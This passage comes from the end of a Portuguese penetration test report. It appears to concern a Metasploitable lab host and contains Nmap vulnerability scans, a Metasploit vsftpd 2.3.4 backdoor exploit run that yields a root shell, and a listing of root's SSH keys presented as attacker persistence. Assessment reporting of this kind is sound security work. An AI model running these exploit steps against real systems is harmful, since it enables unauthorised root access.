
[*] Started reverse TCP handler on 192.168.1.64:4444
[*] 192.168.1.103:80 - Detected OS information:
[-] 192.168.1.103:80 - Exploit aborted due to failure: no-target: Unsupported target
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/sonicwall_scrutinizer_methoddetail_sqli) > back
msf6 >
  
```

```

root@kali: /home/kali
File Actions Edit View Help
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
/tikiwiki/: Tikiwiki
/test/: Test page
/phpinfo.php: Possible information file
/phpMyAdmin/: phpMyAdmin
/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
/icons/: Potentially interesting folder w/ directory listing
/index/: Potentially interesting folder
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server ope
n and hold
them open as long as possible. It accomplishes this by opening conne
ctions to
the target web server and sending a partial request. By doing so, it
starves
the http server's resources causing Denial Of Service.
Disclosure date: 2009-09-17
  
```

Figura 27: Identificando vulnerabilidade a ataque *DOS* ao *http-Slowloris*

Checagem de vulnerabilidade homem do meio.



```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit


[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[*] 192.168.1.103:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
  
```

```

root@kali: /home/kali
File Actions Edit View Help
Host is up (0.000088s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: BID:48539 CVE:CVE-2011-2523
vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://github.com/rspid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://www.securityfocus.com/bid/48539
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
sslv2-drown:
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
smtp-vuln-cve2010-4344:
The SMTP server is not Exim: NOT VULNERABLE
  
```

Figura 28: Listando vulnerabilidade de possível exploração *MiTM*


Enumerando vulnerabilidade ftpd.



The image shows two terminal windows. The left window is a Metasploit Meterpreter session (ShellNo.1) where the user has loaded the 'vsftpd_234_backdoor' module and executed the 'exploit' command. The output shows a successful exploit on 192.168.1.103, resulting in a root shell. The right window is a Kali Linux terminal (root@kali: /home/kali) showing Nmap scan results for 192.168.1.103. It identifies an open ftp service (vsftpd 2.3.4) and lists several other open ports (ssh, telnet, smtp).

Figura 29: Enumerando vulnerabilidade vsFTPD 2.3.4

Realizado nova configuração, e outra tentativa de exploração iniciada, e ganho de acesso como administrador foi efetuado.



The image shows two terminal windows. The left window is a Metasploit Meterpreter session (ShellNo.1) where the user has executed the 'exploit' command and gained a root shell. The output shows a successful exploit on 192.168.1.103, resulting in a root shell. The right window is a Kali Linux terminal (root@kali: /home/kali) showing Nmap scan results for 192.168.1.103. It identifies an open ftp service (vsftpd 2.3.4) and lists several other open ports (ssh, telnet, smtp).

Figura 30: Exploit implementado e Acesso total (root) garantido através do vsFTPD 2.3.4

Abaixo está demonstração de persistência de ataque ao sistema.

```

Shell No.1

File Actions Edit View Help
drwxr-xr-x 2 root root 4096 Aug 31 12:09 .ssh
drwx----- 2 root root 4096 Sep  4 16:15 .vnc
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwxr-xr-x 1 root root 3221 Aug 26 20:46 a.py
-rwxr-xr-x 1 root root 3222 Aug 26 19:25 b.py
-rwxr-xr-x 1 root root 3219 Aug 26 19:51 c.py
-rwxr-xr-x 1 root root 3205 Aug 26 19:29 d.py
-rwx----- 1 root root  97 Aug 26 19:30 honey.sh
-rwx----- 1 root root 401 May 20 2012 reset_logs.sh
-rw-r--r-- 1 root root 136 Sep  4 16:15 vnc.log
root@MSBRDESAFI002:/root# cd .ssh
cd .ssh
root@MSBRDESAFI002:/root/.ssh# ls
ls
authorized_keys  known_hosts
root@MSBRDESAFI002:/root/.ssh# cd authorized_keys
cd authorized_keys
bash: cd: authorized_keys: Not a directory
root@MSBRDESAFI002:/root/.ssh# cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNL0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70l
ShHQldJkcteZzdPFsbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomV
hvXxVsJGaSFww0YB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEG
vw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoX
fdw5oGUkxdFo9f1nu20wkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfa
dmin@metasploitable
root@MSBRDESAFI002:/root/.ssh#

```

Figura 31: Demonstração de possível persistência do atacante no sistema

Acesso ao *Tomcat*.




Figura 32: Acesso *Tomcat*



3 CONSIDERAÇÕES FINAIS

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que poderiam causar um impacto negativo aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o teste de invasão apresentado neste relatório é fundamental para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa a fim de garantir um bom grau de segurança da informação em seu ambiente digital.

Desde já agradecemos a MountSec Corp pela confiança e oportunidade em oferecer nossos serviços de *Pentesting* e Segurança Ofensiva.

REFERÊNCIAS BIBLIOGRÁFICAS

Guia técnico para testes de segurança da informação e avaliação. **NIST SP 800-115**, Disponível em: <<https://www.nist.gov/privacy-framework/nist-sp-800-115>>. Acesso em: 08 de ago. 2021.

Organização de alto nível padrão. **PTES**, Disponível em: <http://www.pentest-standard.org/index.php/Main_Page>. Acesso em: 08 de ago. 2021.



RELATÓRIO PENTESTING – MOUNTSEC

